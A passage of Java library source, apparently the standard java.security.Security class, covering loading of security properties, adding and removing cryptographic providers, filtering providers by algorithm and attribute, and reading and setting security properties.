        } catch (IOException e) {
            if (sdebug != null) {
                sdebug.println("unable to load security properties from " +
                        propFile);
                e.printStackTrace();
            }
```

```
    } finally {
        if (is != null) {
            try {
                is.close();
            } catch (IOException ioe) {
                if (sdebug != null) {
                    sdebug.println("unable to close input stream");
                }
            }
        }
    }
}

if ("true".equalsIgnoreCase(props.getProperty
        ("security.overridePropertiesFile"))) {

    String extraPropFile = System.getProperty
                        ("java.security.properties");
    if (extraPropFile != null && extraPropFile.startsWith("=")) {
        overrideAll = true;
        extraPropFile = extraPropFile.substring(1);
    }

    if (overrideAll) {
        props = new Properties();
        if (sdebug != null) {
            sdebug.println
                ("overriding other security properties files!");
        }
    }

    // now load the user-specified file so its values
    // will win if they conflict with the earlier values
    if (extraPropFile != null) {
        BufferedInputStream bis = null;
        try {
            URL propURL;

            extraPropFile = PropertyExpander.expand(extraPropFile);
            propFile = new File(extraPropFile);
            if (propFile.exists()) {
```

```
                propURL = new URL
                        ("file:" + propFile.getCanonicalPath());
            } else {
                propURL = new URL(extraPropFile);
            }
            bis = new BufferedInputStream(propURL.openStream());
            props.load(bis);
            loadedProps = true;

            if (sdebug != null) {
                sdebug.println("reading security properties file: " +
                            propURL);
                if (overrideAll) {
                    sdebug.println
                        ("overriding other security properties files!");
                }
            }
        } catch (Exception e) {
            if (sdebug != null) {
                sdebug.println
                        ("unable to load security properties from " +
                        extraPropFile);
                e.printStackTrace();
            }
        } finally {
            if (bis != null) {
                try {
                    bis.close();
                } catch (IOException ioe) {
                    if (sdebug != null) {
                        sdebug.println("unable to close input stream");
                    }
                }
            }
        }
    }
}

if (!loadedProps) {
    initializeStatic();
    if (sdebug != null) {
```

```
            sdebug.println("unable to load security properties " +
                "-- using defaults");
        }
    }

}

/*
 * Initialize to default values, if <java.home>/lib/java.security
 * is not found.
 */
private static void initializeStatic() {
    props.put("security.provider.1", "sun.security.provider.Sun");
    props.put("security.provider.2", "sun.security.rsa.SunRsaSign");
    props.put("security.provider.3", "com.sun.net.ssl.internal.ssl.Provider");
    props.put("security.provider.4", "com.sun.crypto.provider.SunJCE");
    props.put("security.provider.5", "sun.security.jgss.SunProvider");
    props.put("security.provider.6", "com.sun.security.sasl.Provider");
}

/**
 * Don't let anyone instantiate this.
 */
private Security() {
}

private static File securityPropFile(String filename) {
    // maybe check for a system property which will specify where to
    // look. Someday.
    String sep = File.separator;
    return new File(System.getProperty("java.home") + sep + "lib" + sep +
                "security" + sep + filename);
}

/**
 * Looks up providers, and returns the property (and its associated
 * provider) mapping the key, if any.
 * The order in which the providers are looked up is the
 * provider-preference order, as specificed in the security
 * properties file.
 */
```

```
private static ProviderProperty getProviderProperty(String key) {
    ProviderProperty entry = null;

    List<Provider> providers = Providers.getProviderList().providers();
    for (int i = 0; i < providers.size(); i++) {

        String matchKey = null;
        Provider prov = providers.get(i);
        String prop = prov.getProperty(key);

        if (prop == null) {
            // Is there a match if we do a case-insensitive property name
            // comparison? Let's try ...
            for (Enumeration<Object> e = prov.keys();
                        e.hasMoreElements() && prop == null; ) {
                matchKey = (String)e.nextElement();
                if (key.equalsIgnoreCase(matchKey)) {
                    prop = prov.getProperty(matchKey);
                    break;
                }
            }
        }

        if (prop != null) {
            ProviderProperty newEntry = new ProviderProperty();
            newEntry.className = prop;
            newEntry.provider = prov;
            return newEntry;
        }
    }

    return entry;
}

/**
 * Returns the property (if any) mapping the key for the given provider.
 */
private static String getProviderProperty(String key, Provider provider) {
    String prop = provider.getProperty(key);
    if (prop == null) {
        // Is there a match if we do a case-insensitive property name
```

```
        // comparison? Let's try ...
        for (Enumeration<Object> e = provider.keys();
                        e.hasMoreElements() && prop == null; ) {
            String matchKey = (String)e.nextElement();
            if (key.equalsIgnoreCase(matchKey)) {
                prop = provider.getProperty(matchKey);
                break;
            }
        }
    }
    return prop;
}

/**
 * Gets a specified property for an algorithm. The algorithm name
 * should be a standard name. See the <a href=
 * "{@docRoot}/../technotes/guides/security/StandardNames.html">
 * Java Cryptography Architecture Standard Algorithm Name Documentation</a>
 * for information about standard algorithm names.
 *
 * One possible use is by specialized algorithm parsers, which may map
 * classes to algorithms which they understand (much like Key parsers
 * do).
 *
 * @param algName the algorithm name.
 *
 * @param propName the name of the property to get.
 *
 * @return the value of the specified property.
 *
 * @deprecated This method used to return the value of a proprietary
 * property in the master file of the "SUN" Cryptographic Service
 * Provider in order to determine how to parse algorithm-specific
 * parameters. Use the new provider-based and algorithm-independent
 * {@code AlgorithmParameters} and {@code KeyFactory} engine
 * classes (introduced in the J2SE version 1.2 platform) instead.
 */
@Deprecated
public static String getAlgorithmProperty(String algName,
                                String propName) {
    ProviderProperty entry = getProviderProperty("Alg." + propName
```

```
                                        + "." + algName);
    if (entry != null) {
        return entry.className;
    } else {
        return null;
    }
}

/**
 * Adds a new provider, at a specified position. The position is
 * the preference order in which providers are searched for
 * requested algorithms.  The position is 1-based, that is,
 * 1 is most preferred, followed by 2, and so on.
 *
 * <p>If the given provider is installed at the requested position,
 * the provider that used to be at that position, and all providers
 * with a position greater than {@code position}, are shifted up
 * one position (towards the end of the list of installed providers).
 *
 * <p>A provider cannot be added if it is already installed.
 *
 * <p>If there is a security manager, the
 * {@link java.lang.SecurityManager#checkSecurityAccess} method is called
 * with the {@code "insertProvider"} permission target name to see if
 * it's ok to add a new provider. If this permission check is denied,
 * {@code checkSecurityAccess} is called again with the
 * {@code "insertProvider."+provider.getName()} permission target name. If
 * both checks are denied, a {@code SecurityException} is thrown.
 *
 * @param provider the provider to be added.
 *
 * @param position the preference position that the caller would
 * like for this provider.
 *
 * @return the actual preference position in which the provider was
 * added, or -1 if the provider was not added because it is
 * already installed.
 *
 * @throws  NullPointerException if provider is null
 * @throws  SecurityException
 *          if a security manager exists and its {@link
```

```
 *         java.lang.SecurityManager#checkSecurityAccess} method
 *         denies access to add a new provider
 *
 * @see #getProvider
 * @see #removeProvider
 * @see java.security.SecurityPermission
 */
public static synchronized int insertProviderAt(Provider provider,
        int position) {
    String providerName = provider.getName();
    checkInsertProvider(providerName);
    ProviderList list = Providers.getFullProviderList();
    ProviderList newList = ProviderList.insertAt(list, provider, position - 1);
    if (list == newList) {
        return -1;
    }
    Providers.setProviderList(newList);
    return newList.getIndex(providerName) + 1;
}

/**
 * Adds a provider to the next position available.
 *
 * <p>If there is a security manager, the
 * {@link java.lang.SecurityManager#checkSecurityAccess} method is called
 * with the {@code "insertProvider"} permission target name to see if
 * it's ok to add a new provider. If this permission check is denied,
 * {@code checkSecurityAccess} is called again with the
 * {@code "insertProvider."+provider.getName()} permission target name. If
 * both checks are denied, a {@code SecurityException} is thrown.
 *
 * @param provider the provider to be added.
 *
 * @return the preference position in which the provider was
 * added, or -1 if the provider was not added because it is
 * already installed.
 *
 * @throws  NullPointerException if provider is null
 * @throws  SecurityException
 *         if a security manager exists and its {@link
 *         java.lang.SecurityManager#checkSecurityAccess} method
```

```
 *          denies access to add a new provider
 *
 * @see #getProvider
 * @see #removeProvider
 * @see java.security.SecurityPermission
 */
public static int addProvider(Provider provider) {
    /*
     * We can't assign a position here because the statically
     * registered providers may not have been installed yet.
     * insertProviderAt() will fix that value after it has
     * loaded the static providers.
     */
    return insertProviderAt(provider, 0);
}

/**
 * Removes the provider with the specified name.
 *
 * <p>When the specified provider is removed, all providers located
 * at a position greater than where the specified provider was are shifted
 * down one position (towards the head of the list of installed
 * providers).
 *
 * <p>This method returns silently if the provider is not installed or
 * if name is null.
 *
 * <p>First, if there is a security manager, its
 * {@code checkSecurityAccess}
 * method is called with the string {@code "removeProvider."+name}
 * to see if it's ok to remove the provider.
 * If the default implementation of {@code checkSecurityAccess}
 * is used (i.e., that method is not overriden), then this will result in
 * a call to the security manager's {@code checkPermission} method
 * with a {@code SecurityPermission("removeProvider."+name)}
 * permission.
 *
 * @param name the name of the provider to remove.
 *
 * @throws  SecurityException
 *          if a security manager exists and its {@link
```

```
     *         java.lang.SecurityManager#checkSecurityAccess} method
     *         denies
     *         access to remove the provider
     *
     * @see #getProvider
     * @see #addProvider
     */
    public static synchronized void removeProvider(String name) {
        check("removeProvider." + name);
        ProviderList list = Providers.getFullProviderList();
        ProviderList newList = ProviderList.remove(list, name);
        Providers.setProviderList(newList);
    }

    /**
     * Returns an array containing all the installed providers. The order of
     * the providers in the array is their preference order.
     *
     * @return an array of all the installed providers.
     */
    public static Provider[] getProviders() {
        return Providers.getFullProviderList().toArray();
    }

    /**
     * Returns the provider installed with the specified name, if
     * any. Returns null if no provider with the specified name is
     * installed or if name is null.
     *
     * @param name the name of the provider to get.
     *
     * @return the provider of the specified name.
     *
     * @see #removeProvider
     * @see #addProvider
     */
    public static Provider getProvider(String name) {
        return Providers.getProviderList().getProvider(name);
    }

    /**
```

* Returns an array containing all installed providers that satisfy the
* specified selection criterion, or null if no such providers have been
* installed. The returned providers are ordered
* according to their
* {@linkplain #insertProviderAt(java.security.Provider, int) preference order}.
*
* <p> A cryptographic service is always associated with a particular
* algorithm or type. For example, a digital signature service is
* always associated with a particular algorithm (e.g., DSA),
* and a CertificateFactory service is always associated with
* a particular certificate type (e.g., X.509).
*
* <p>The selection criterion must be specified in one of the following two
* formats:
*
* {@literal <crypto_service>.<algorithm_or_type>}
* <p> The cryptographic service name must not contain any dots.
* <p> A
* provider satisfies the specified selection criterion iff the provider
* implements the
* specified algorithm or type for the specified cryptographic service.
* <p> For example, "CertificateFactory.X.509"
* would be satisfied by any provider that supplied
* a CertificateFactory implementation for X.509 certificates.
* {@literal <crypto_service>.<algorithm_or_type>
* <attribute_name>:<attribute_value>}
* <p> The cryptographic service name must not contain any dots. There
* must be one or more space characters between the
* {@literal <algorithm_or_type>} and the
* {@literal <attribute_name>}.
* <p> A provider satisfies this selection criterion iff the
* provider implements the specified algorithm or type for the specified
* cryptographic service and its implementation meets the
* constraint expressed by the specified attribute name/value pair.
* <p> For example, "Signature.SHA1withDSA KeySize:1024" would be
* satisfied by any provider that implemented
* the SHA1withDSA signature algorithm with a keysize of 1024 (or larger).
*
*
*
* <p> See the <a href=

```
 * "{@docRoot}/../technotes/guides/security/StandardNames.html">
 * Java Cryptography Architecture Standard Algorithm Name Documentation</a>
 * for information about standard cryptographic service names, standard
 * algorithm names and standard attribute names.
 *
 * @param filter the criterion for selecting
 * providers. The filter is case-insensitive.
 *
 * @return all the installed providers that satisfy the selection
 * criterion, or null if no such providers have been installed.
 *
 * @throws InvalidParameterException
 *         if the filter is not in the required format
 * @throws NullPointerException if filter is null
 *
 * @see #getProviders(java.util.Map)
 * @since 1.3
 */
public static Provider[] getProviders(String filter) {
    String key = null;
    String value = null;
    int index = filter.indexOf(':');

    if (index == -1) {
        key = filter;
        value = "";
    } else {
        key = filter.substring(0, index);
        value = filter.substring(index + 1);
    }

    Hashtable<String, String> hashtableFilter = new Hashtable<>(1);
    hashtableFilter.put(key, value);

    return (getProviders(hashtableFilter));
}

/**
 * Returns an array containing all installed providers that satisfy the
 * specified* selection criteria, or null if no such providers have been
 * installed. The returned providers are ordered
```

```
* according to their
* {@linkplain #insertProviderAt(java.security.Provider, int)
* preference order}.
*
* <p>The selection criteria are represented by a map.
* Each map entry represents a selection criterion.
* A provider is selected iff it satisfies all selection
* criteria. The key for any entry in such a map must be in one of the
* following two formats:
* <ul>
* <li> <i>{@literal <crypto_service>.<algorithm_or_type>}</i>
* <p> The cryptographic service name must not contain any dots.
* <p> The value associated with the key must be an empty string.
* <p> A provider
* satisfies this selection criterion iff the provider implements the
* specified algorithm or type for the specified cryptographic service.
* <li>  <i>{@literal <crypto_service>}.
* {@literal <algorithm_or_type> <attribute_name>}</i>
* <p> The cryptographic service name must not contain any dots. There
* must be one or more space characters between the
* <i>{@literal <algorithm_or_type>}</i>
* and the <i>{@literal <attribute_name>}</i>.
* <p> The value associated with the key must be a non-empty string.
* A provider satisfies this selection criterion iff the
* provider implements the specified algorithm or type for the specified
* cryptographic service and its implementation meets the
* constraint expressed by the specified attribute name/value pair.
* </ul>
*
* <p> See the <a href=
* "../../../technotes/guides/security/StandardNames.html">
* Java Cryptography Architecture Standard Algorithm Name Documentation</a>
* for information about standard cryptographic service names, standard
* algorithm names and standard attribute names.
*
* @param filter the criteria for selecting
* providers. The filter is case-insensitive.
*
* @return all the installed providers that satisfy the selection
* criteria, or null if no such providers have been installed.
*
```

```
     * @throws InvalidParameterException
     *         if the filter is not in the required format
     * @throws NullPointerException if filter is null
     *
     * @see #getProviders(java.lang.String)
     * @since 1.3
     */
    public static Provider[] getProviders(Map<String,String> filter) {
        // Get all installed providers first.
        // Then only return those providers who satisfy the selection criteria.
        Provider[] allProviders = Security.getProviders();
        Set<String> keySet = filter.keySet();
        LinkedHashSet<Provider> candidates = new LinkedHashSet<>(5);

        // Returns all installed providers
        // if the selection criteria is null.
        if ((keySet == null) || (allProviders == null)) {
            return allProviders;
        }

        boolean firstSearch = true;

        // For each selection criterion, remove providers
        // which don't satisfy the criterion from the candidate set.
        for (Iterator<String> ite = keySet.iterator(); ite.hasNext(); ) {
            String key = ite.next();
            String value = filter.get(key);

            LinkedHashSet<Provider> newCandidates = getAllQualifyingCandidates(key,
value,
                                                    allProviders);
            if (firstSearch) {
                candidates = newCandidates;
                firstSearch = false;
            }

            if ((newCandidates != null) && !newCandidates.isEmpty()) {
                // For each provider in the candidates set, if it
                // isn't in the newCandidate set, we should remove
                // it from the candidate set.
                for (Iterator<Provider> cansIte = candidates.iterator();
```

```
                cansIte.hasNext(); ) {
                Provider prov = cansIte.next();
                if (!newCandidates.contains(prov)) {
                    cansIte.remove();
                }
            }
        } else {
            candidates = null;
            break;
        }
    }

    if ((candidates == null) || (candidates.isEmpty()))
        return null;

    Object[] candidatesArray = candidates.toArray();
    Provider[] result = new Provider[candidatesArray.length];

    for (int i = 0; i < result.length; i++) {
        result[i] = (Provider)candidatesArray[i];
    }

    return result;
}

// Map containing cached Spi Class objects of the specified type
private static final Map<String, Class<?>> spiMap =
        new ConcurrentHashMap<>();

/**
 * Return the Class object for the given engine type
 * (e.g. "MessageDigest"). Works for Spis in the java.security package
 * only.
 */
private static Class<?> getSpiClass(String type) {
    Class<?> clazz = spiMap.get(type);
    if (clazz != null) {
        return clazz;
    }
    try {
        clazz = Class.forName("java.security." + type + "Spi");
```

```
            spiMap.put(type, clazz);
            return clazz;
        } catch (ClassNotFoundException e) {
            throw new AssertionError("Spi class not found", e);
        }
    }

    /*
     * Returns an array of objects: the first object in the array is
     * an instance of an implementation of the requested algorithm
     * and type, and the second object in the array identifies the provider
     * of that implementation.
     * The {@code provider} argument can be null, in which case all
     * configured providers will be searched in order of preference.
     */
    static Object[] getImpl(String algorithm, String type, String provider)
            throws NoSuchAlgorithmException, NoSuchProviderException {
        if (provider == null) {
            return GetInstance.getInstance
                (type, getSpiClass(type), algorithm).toArray();
        } else {
            return GetInstance.getInstance
                (type, getSpiClass(type), algorithm, provider).toArray();
        }
    }

    static Object[] getImpl(String algorithm, String type, String provider,
            Object params) throws NoSuchAlgorithmException,
            NoSuchProviderException, InvalidAlgorithmParameterException {
        if (provider == null) {
            return GetInstance.getInstance
                (type, getSpiClass(type), algorithm, params).toArray();
        } else {
            return GetInstance.getInstance
                (type, getSpiClass(type), algorithm, params, provider).toArray();
        }
    }

    /*
     * Returns an array of objects: the first object in the array is
     * an instance of an implementation of the requested algorithm
```

```
 * and type, and the second object in the array identifies the provider
 * of that implementation.
 * The {@code provider} argument cannot be null.
 */
static Object[] getImpl(String algorithm, String type, Provider provider)
        throws NoSuchAlgorithmException {
    return GetInstance.getInstance
        (type, getSpiClass(type), algorithm, provider).toArray();
}

static Object[] getImpl(String algorithm, String type, Provider provider,
        Object params) throws NoSuchAlgorithmException,
        InvalidAlgorithmParameterException {
    return GetInstance.getInstance
        (type, getSpiClass(type), algorithm, params, provider).toArray();
}

/**
 * Gets a security property value.
 *
 * <p>First, if there is a security manager, its
 * {@code checkPermission}  method is called with a
 * {@code java.security.SecurityPermission("getProperty."+key)}
 * permission to see if it's ok to retrieve the specified
 * security property value..
 *
 * @param key the key of the property being retrieved.
 *
 * @return the value of the security property corresponding to key.
 *
 * @throws  SecurityException
 *          if a security manager exists and its {@link
 *          java.lang.SecurityManager#checkPermission} method
 *          denies
 *          access to retrieve the specified security property value
 * @throws  NullPointerException is key is null
 *
 * @see #setProperty
 * @see java.security.SecurityPermission
 */
public static String getProperty(String key) {
```

```
    SecurityManager sm = System.getSecurityManager();
    if (sm != null) {
        sm.checkPermission(new SecurityPermission("getProperty."+
                                        key));
    }
    String name = props.getProperty(key);
    if (name != null)
        name = name.trim(); // could be a class name with trailing ws
    return name;
}

/**
 * Sets a security property value.
 *
 * <p>First, if there is a security manager, its
 * {@code checkPermission} method is called with a
 * {@code java.security.SecurityPermission("setProperty."+key)}
 * permission to see if it's ok to set the specified
 * security property value.
 *
 * @param key the name of the property to be set.
 *
 * @param datum the value of the property to be set.
 *
 * @throws  SecurityException
 *          if a security manager exists and its {@link
 *          java.lang.SecurityManager#checkPermission} method
 *          denies access to set the specified security property value
 * @throws  NullPointerException if key or datum is null
 *
 * @see #getProperty
 * @see java.security.SecurityPermission
 */
public static void setProperty(String key, String datum) {
    check("setProperty."+key);
    props.put(key, datum);
    invalidateSMCache(key);  /* See below. */

    // JFR code instrumentation may occur here
    if (EventHelper.isLoggingSecurity()) {
        EventHelper.logSecurityPropertyEvent(key, datum);
```

```
    }
}

/*
 * Implementation detail:  If the property we just set in
 * setProperty() was either "package.access" or
 * "package.definition", we need to signal to the SecurityManager
 * class that the value has just changed, and that it should
 * invalidate it's local cache values.
 *
 * Rather than create a new API entry for this function,
 * we use reflection to set a private variable.
 */
private static void invalidateSMCache(String key) {

    final boolean pa = key.equals("package.access");
    final boolean pd = key.equals("package.definition");

    if (pa || pd) {
        AccessController.doPrivileged(new PrivilegedAction<Void>() {
            public Void run() {
                try {
                    /* Get the class via the bootstrap class loader. */
                    Class<?> cl = Class.forName(
                        "java.lang.SecurityManager", false, null);
                    Field f = null;
                    boolean accessible = false;

                    if (pa) {
                        f = cl.getDeclaredField("packageAccessValid");
                        accessible = f.isAccessible();
                        f.setAccessible(true);
                    } else {
                        f = cl.getDeclaredField("packageDefinitionValid");
                        accessible = f.isAccessible();
                        f.setAccessible(true);
                    }
                    f.setBoolean(f, false);
                    f.setAccessible(accessible);
                }
                catch (Exception e1) {
```

```
                /* If we couldn't get the class, it hasn't
                 * been loaded yet.  If there is no such
                 * field, we shouldn't try to set it.  There
                 * shouldn't be a security execption, as we
                 * are loaded by boot class loader, and we
                 * are inside a doPrivileged() here.
                 *
                 * NOOP: don't do anything...
                 */
            }
            return null;
        }  /* run */
    });  /* PrivilegedAction */
  }  /* if */
}

private static void check(String directive) {
  SecurityManager security = System.getSecurityManager();
  if (security != null) {
    security.checkSecurityAccess(directive);
  }
}

private static void checkInsertProvider(String name) {
  SecurityManager security = System.getSecurityManager();
  if (security != null) {
    try {
      security.checkSecurityAccess("insertProvider");
    } catch (SecurityException se1) {
      try {
        security.checkSecurityAccess("insertProvider." + name);
      } catch (SecurityException se2) {
        // throw first exception, but add second to suppressed
        se1.addSuppressed(se2);
        throw se1;
      }
    }
  }
}

/*
```

```
* Returns all providers who satisfy the specified
* criterion.
*/
private static LinkedHashSet<Provider> getAllQualifyingCandidates(
                                    String filterKey,
                                    String filterValue,
                                    Provider[] allProviders) {
    String[] filterComponents = getFilterComponents(filterKey,
                                        filterValue);

    // The first component is the service name.
    // The second is the algorithm name.
    // If the third isn't null, that is the attrinute name.
    String serviceName = filterComponents[0];
    String algName = filterComponents[1];
    String attrName = filterComponents[2];

    return getProvidersNotUsingCache(serviceName, algName, attrName,
                                filterValue, allProviders);
}

private static LinkedHashSet<Provider> getProvidersNotUsingCache(
                                    String serviceName,
                                    String algName,
                                    String attrName,
                                    String filterValue,
                                    Provider[] allProviders) {
    LinkedHashSet<Provider> candidates = new LinkedHashSet<>(5);
    for (int i = 0; i < allProviders.length; i++) {
        if (isCriterionSatisfied(allProviders[i], serviceName,
                            algName,
                            attrName, filterValue)) {
            candidates.add(allProviders[i]);
        }
    }
    return candidates;
}

/*
 * Returns true if the given provider satisfies
 * the selection criterion key:value.
```

```
 */
private static boolean isCriterionSatisfied(Provider prov,
                                            String serviceName,
                                            String algName,
                                            String attrName,
                                            String filterValue) {
    String key = serviceName + '.' + algName;

    if (attrName != null) {
        key += ' ' + attrName;
    }
    // Check whether the provider has a property
    // whose key is the same as the given key.
    String propValue = getProviderProperty(key, prov);

    if (propValue == null) {
        // Check whether we have an alias instead
        // of a standard name in the key.
        String standardName = getProviderProperty("Alg.Alias." +
                                          serviceName + "." +
                                          algName,
                                          prov);
        if (standardName != null) {
            key = serviceName + "." + standardName;

            if (attrName != null) {
                key += ' ' + attrName;
            }

            propValue = getProviderProperty(key, prov);
        }

        if (propValue == null) {
            // The provider doesn't have the given
            // key in its property list.
            return false;
        }
    }

    // If the key is in the format of:
    // <crypto_service>.<algorithm_or_type>,
```

```
    // there is no need to check the value.

    if (attrName == null) {
        return true;
    }

    // If we get here, the key must be in the
    // format of <crypto_service>.<algorithm_or_provider> <attribute_name>.
    if (isStandardAttr(attrName)) {
        return isConstraintSatisfied(attrName, filterValue, propValue);
    } else {
        return filterValue.equalsIgnoreCase(propValue);
    }
}

/*
 * Returns true if the attribute is a standard attribute;
 * otherwise, returns false.
 */
private static boolean isStandardAttr(String attribute) {
    // For now, we just have two standard attributes:
    // KeySize and ImplementedIn.
    if (attribute.equalsIgnoreCase("KeySize"))
        return true;

    if (attribute.equalsIgnoreCase("ImplementedIn"))
        return true;

    return false;
}

/*
 * Returns true if the requested attribute value is supported;
 * otherwise, returns false.
 */
private static boolean isConstraintSatisfied(String attribute,
                                             String value,
                                             String prop) {
    // For KeySize, prop is the max key size the
    // provider supports for a specific <crypto_service>.<algorithm>.
    if (attribute.equalsIgnoreCase("KeySize")) {
```

```
            int requestedSize = Integer.parseInt(value);
            int maxSize = Integer.parseInt(prop);
            if (requestedSize <= maxSize) {
                return true;
            } else {
                return false;
            }
        }

        // For Type, prop is the type of the implementation
        // for a specific <crypto service>.<algorithm>.
        if (attribute.equalsIgnoreCase("ImplementedIn")) {
            return value.equalsIgnoreCase(prop);
        }

        return false;
    }

    static String[] getFilterComponents(String filterKey, String filterValue) {
        int algIndex = filterKey.indexOf('.');

        if (algIndex < 0) {
            // There must be a dot in the filter, and the dot
            // shouldn't be at the beginning of this string.
            throw new InvalidParameterException("Invalid filter");
        }

        String serviceName = filterKey.substring(0, algIndex);
        String algName = null;
        String attrName = null;

        if (filterValue.length() == 0) {
            // The filterValue is an empty string. So the filterKey
            // should be in the format of <crypto_service>.<algorithm_or_type>.
            algName = filterKey.substring(algIndex + 1).trim();
            if (algName.length() == 0) {
                // There must be a algorithm or type name.
                throw new InvalidParameterException("Invalid filter");
            }
        } else {
            // The filterValue is a non-empty string. So the filterKey must be
```

```
        // in the format of
        // <crypto_service>.<algorithm_or_type> <attribute_name>
        int attrIndex = filterKey.indexOf(' ');

        if (attrIndex == -1) {
            // There is no attribute name in the filter.
            throw new InvalidParameterException("Invalid filter");
        } else {
            attrName = filterKey.substring(attrIndex + 1).trim();
            if (attrName.length() == 0) {
                // There is no attribute name in the filter.
                throw new InvalidParameterException("Invalid filter");
            }
        }

        // There must be an algorithm name in the filter.
        if ((attrIndex < algIndex) ||
            (algIndex == attrIndex - 1)) {
            throw new InvalidParameterException("Invalid filter");
        } else {
            algName = filterKey.substring(algIndex + 1, attrIndex);
        }
    }

    String[] result = new String[3];
    result[0] = serviceName;
    result[1] = algName;
    result[2] = attrName;

    return result;
}

/**
 * Returns a Set of Strings containing the names of all available
 * algorithms or types for the specified Java cryptographic service
 * (e.g., Signature, MessageDigest, Cipher, Mac, KeyStore). Returns
 * an empty Set if there is no provider that supports the
 * specified service or if serviceName is null. For a complete list
 * of Java cryptographic services, please see the
 * <a href="../../../technotes/guides/security/crypto/CryptoSpec.html">Java
 * Cryptography Architecture API Specification &amp;amp; Reference</a>.
```

```
 * Note: the returned set is immutable.
 *
 * @param serviceName the name of the Java cryptographic
 * service (e.g., Signature, MessageDigest, Cipher, Mac, KeyStore).
 * Note: this parameter is case-insensitive.
 *
 * @return a Set of Strings containing the names of all available
 * algorithms or types for the specified Java cryptographic service
 * or an empty set if no provider supports the specified service.
 *
 * @since 1.4
 **/
public static Set<String> getAlgorithms(String serviceName) {

    if ((serviceName == null) || (serviceName.length() == 0) ||
        (serviceName.endsWith("."))) {
        return Collections.emptySet();
    }

    HashSet<String> result = new HashSet<>();
    Provider[] providers = Security.getProviders();

    for (int i = 0; i < providers.length; i++) {
        // Check the keys for each provider.
        for (Enumeration<Object> e = providers[i].keys();
                                    e.hasMoreElements(); ) {
            String currentKey =
                    ((String)e.nextElement()).toUpperCase(Locale.ENGLISH);
            if (currentKey.startsWith(
                    serviceName.toUpperCase(Locale.ENGLISH))) {
                // We should skip the currentKey if it contains a
                // whitespace. The reason is: such an entry in the
                // provider property contains attributes for the
                // implementation of an algorithm. We are only interested
                // in entries which lead to the implementation
                // classes.
                if (currentKey.indexOf(" ") < 0) {
                    result.add(currentKey.substring(
                                    serviceName.length() + 1));
                }
            }
```

```
            }
        }
        return Collections.unmodifiableSet(result);
    }
}
```